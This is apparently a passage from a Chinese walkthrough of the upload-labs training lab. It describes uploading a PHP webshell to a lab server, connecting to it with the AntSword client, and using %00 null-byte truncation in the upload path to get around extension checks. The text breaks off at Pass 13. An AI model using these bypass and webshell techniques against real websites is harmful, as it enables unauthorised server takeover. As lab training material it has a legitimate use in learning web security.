


- 成功上传文件`ElevenSecondMethod.php`并右键打开




- 成功打开上传的脚本文件`ElevenSecondMethod.php`同时复制脚本文件的网址


```
http://192.168.12.55:8080/upload-labs/upload/ElevenSecondMethod.php
```




- 用蚁剑添加数据并配置；`URL地址`填写上传文件的网址，`连接密码`根据脚本`ElevenSecondMethod.php`里的数据填写



- 最终成功`getshell`，添加数据成功




- 双击添加到的数据，成功连接




Pass12

方法一

- 首先查看提示



- 查看源代码，关键代码是这句



url中的%00（只要是这种%xx）的形式，webserver会把它当作十六进制处理，然后把16进制的hex自动翻译成ascii码值“NULL”,实现了截断burpsuite中16进制编辑器将空格20改成了00;
本质上来说，都是利用0x00是字符串的结束标识符，进行截断处理；
只不过GET传参需要url编码成%00而已；
原理：php的一些函数的底层是C语言，而move_uploaded_file就是其中之一，遇到0x00会截断，0x表示16进制，URL中%00解码成16进制就是0x00。


%00截断
%00的使用是在路径上！
%00的使用是在路径上！
%00的使用是在路径上！
重要的话说三遍。如果在文件名上使用，就无法正常截断了。如：aaa.php%00bbb.jpg

00截断的限制条件是PHP<5.3.29，且GPC关闭
因为当 magic_quotes_gpc 打开时，所有的 ' （单引号），" （双引号），\ （反斜线） and 空字符会自动转为含有反斜线的转义字符。
magic_quotes_gpc 着重偏向数据库方面，是为了防止sql注入，但magic_quotes_gpc开启还会对 $_REQUEST， $_GET,$_POST,$_COOKIE 输入的内容进行过滤


save_path是一个可控的变量，后面还有一个后缀名需要绕过，这个时候需要使用%00截断，不过这个东西已经是旧时代的产物的，所以有使用条件

php版本小于5.3.4
php的magic_quotes_gpc为OFF状态


- 编辑脚本文件TwelveFirstMethod.php



- 满足条件后上传脚本文件`TwelveFirstMethod.php`然后上传，用`burpsuite`拦截



- 将请求的这两个地方修改




- 由于条件不满足要求，主要是 php 版本不满足要求，所以最终得不到想要的结果

- 这个案例没有太大的参考价值，直接跳过。。。


Pass13

方法一

- 首先查看提示

